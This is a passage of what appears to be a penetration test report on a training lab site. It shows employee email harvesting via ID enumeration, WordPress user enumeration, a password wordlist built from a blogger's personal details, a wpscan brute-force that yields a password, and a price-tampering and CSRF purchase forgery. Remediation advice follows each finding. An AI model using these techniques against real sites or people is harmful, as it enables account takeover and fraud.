


Figure 24: Parameter

- Since the page reveals the number ID, we can try different numbers to see how many employees are.
- Using Sniper attack in Burp Suite trying ID numbers from 1-20




Figure 25: Sniper Attack

- The attack reveals there are 12 employees

Request ^	Payload	Status code	Response received	Error	Timeout	Length
0		200	2			1054
1	1	200	1			1053
2	2	200	1			1051
3	3	200	1			1049
4	4	200	1			1061
5	5	200	1			1055
6	6	200	1			1052
7	7	200	1			1057
8	8	200	1			1053
9	9	200	1			1050
10	10	200	1			1056
11	11	200	1			1184
12	12	200	1			1180

Figure 26: Employees Listing

- In the response the User email is revealed. So I'll use *grep* to extract the email addresses




Figure 27: Email in the Response revealed




Figure 28: Employees Email Listing

- Extracted Emails
 - matih@cyberstepsvuln.com
 - eliasv@cyberstepsvuln.com
 - johns@cyberstepsvuln.com
 - victoriar@cyberstepsvuln.com
 - nicolew@cyberstepsvuln.com
 - johnc@cyberstepsvuln.com
 - hannahv@cyberstepsvuln.com
 - vardeng@cyberstepsvuln.com
 - ronk@cyberstepsvuln.com
 - georged@cyberstepsvuln.com
 - havab@cyberstepsvuln.com
 - mat@cyberstepsvuln.com

WordPress Login Page

- Enumerated users via wpscan and wp-json.

`wpscan -url 10.10.10.10/blog -e u`

Table 3: User Enumeration

User	Method
mkowalski	Author Posts (pasive)
	Author Sitemap (aggressive)
	Wp Jason Api (aggressive)
	Author Id Brute Forcing(aggressive)
	Login Error Messages (aggressive)
csadmin	Author Posts (pasive)
	Author Sitemap (aggressive)
	Wp Jason Api (aggressive)
	Rss Generator (aggressive)
	Author Id Brute Forcing(aggressive)
Marek Kowalski (Same as mkowalski)	Login Error Messages (aggressive)
	Rss Generator (aggressive)
subscriber1	Author Id Brute Forcing(aggressive)
	Login Error Messages (aggressive)
jeditor	Author Id Brute Forcing(aggressive)
	Login Error Messages (aggressive)

- From one of the enumerated users, Marek Kowalski, can be found sensitive information in the blog.



Figure 29: Personal Information

Key personal details

- Occupation > IT Security
 - Site E-Mail > m.kowalski@cyberstepsvuln.com
 - Private E-Mail > marek.kowalski90@gmail.com
 - Date of birth > 1990
 - Place of birth > Warsaw, Poland
 - Marital Status > Married, wife named Ana
 - Pets > Dog named Burek
 - Favourite number > 7
 - Hobbies > Blogger, Football
 - Favourite Football Team > Legia Warsaw
 - Interest > Cybersecurity
- Generated a custom wordlist using cupp based on user profile data.

cupp -i.





Figure 30: Wordlist Creation

Sample of the wordlist:




```
10079 marek_90990
10080 marek_990
10081 marek_99003
10082 marek_99015
10083 marek_9903
10084 marek_99035
10085 marek_9905
10086 marek_99053
10087 marek_99090
10088 warsaw
10089 warsaw!
10090 warsaw!!
10091 warsaw!!!
10092 warsaw!!$
10093 warsaw!!%
10094 warsaw!!&
10095 warsaw!!'#'
10096 warsaw!!*
10097 warsaw!!@
10098 warsaw!$
10099 warsaw!$!
10100 warsaw!$$
10101 warsaw!$%
10102 warsaw!$&
10103 warsaw!$'#'
```

Figure 31: Wordlist

- Brute-forced mkowalski password

```
wpscan 10.10.10.10/blog -U mkowalski -P marek.txt
```



```
[!] Valid Combinations Found:
| Username: mkowalski, Password: marek1503
```

Figure 32: Bruteforce Success

Username	Password
mkowalski	marek1503

- Exploring capabilities with mkowalski credentials




Figure 33: Marek's Dashboard

From there is possible to:

- see and edit Marek's post
- add media files
- perform actions to comments (approve, discard...)
- Marek's profile editing



Figure 34: Comment's Actions

But is not possible to use the tools module. For that admin credentials is needed.

Impact: Account takeover, unauthorized access to administrative panels, and exposure of sensitive employee data.

Remediation:

- Implement account lockout after 5 failed attempts.

- Use CAPTCHA on login forms.
- Enforce complex password requirements and Multi-Factor Authentication (MFA).
- Implement secure session management (e.g., signed cookies, short expiration times).

Finding F-03: Parameter Tampering & CSRF

Severity: Medium

Affected Component: /Deals.php (Purchase Functionality)

Description: The application fails to validate price parameters on the server side and lacks CSRF tokens. This allows attackers to manipulate transaction amounts and forge requests.

Proof of Concept:

1. **Parameter Tampering:** Intercepted a purchase request in Burp Suite and modified the price parameter from \$100.00 to \$0.01. The server accepted the transaction.
- The request can be intercepted and the amount changed. This shows a vulnerability in which a script could be placed there.




Figure 35: Request Logic - Burp Suite




Figure 36: Expected message




Figure 37: Parameter Tampering - Changing the Value





Figure 38: Value Tampering Success

2. **CSRF:** Created a malicious HTML file hosted on Kali (deal4.html) containing a form that auto-submits a purchase request to /Deals.php with manipulated values. When visited by an authenticated user, the browser automatically sent the request with valid session cookies, completing the fraudulent purchase.
- Creation of a .html file with a code, that whenever someone visits that file, they will be redirected to /Deals.php with an automatic purchase manipulated by me.



Figure 39: Malicious HTML file

- Setting a listener `python3 -m http.server 8.8.8.8`



- Typing 10.10.10.128/deal4.html automatically redirect us to /Deals.php with the manipulated values




Figure 40: Redirection with Tampered Value

- And if I reload the page:





Figure 41: Submission Reload



```
(fenix@kali)-[/var/www/html]
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.10.10.128 - - [20/Apr/2026 00:05:39] "GET /deal4.html HTTP/1.1" 200 -
```

Figure 42: Listener Listening

Impact: Financial loss for the organization, unauthorized transactions, and potential reputation damage.

Remediation:

- Validate all price and quantity parameters on the server side against the database.
- Implement anti-CSRF tokens (Synchronizer Token Pattern) for all state-changing requests.
- Use the SameSite cookie attribute to prevent cross-site request forgery.

Finding F-04: SQL Injection (SQLi) in News Desk

Severity: High

Affected Component: /visiter-newsdesk.php?id=

Description: The id parameter is not sanitized before being passed to the MySQL database. This allows an attacker to manipulate SQL queries to extract data.

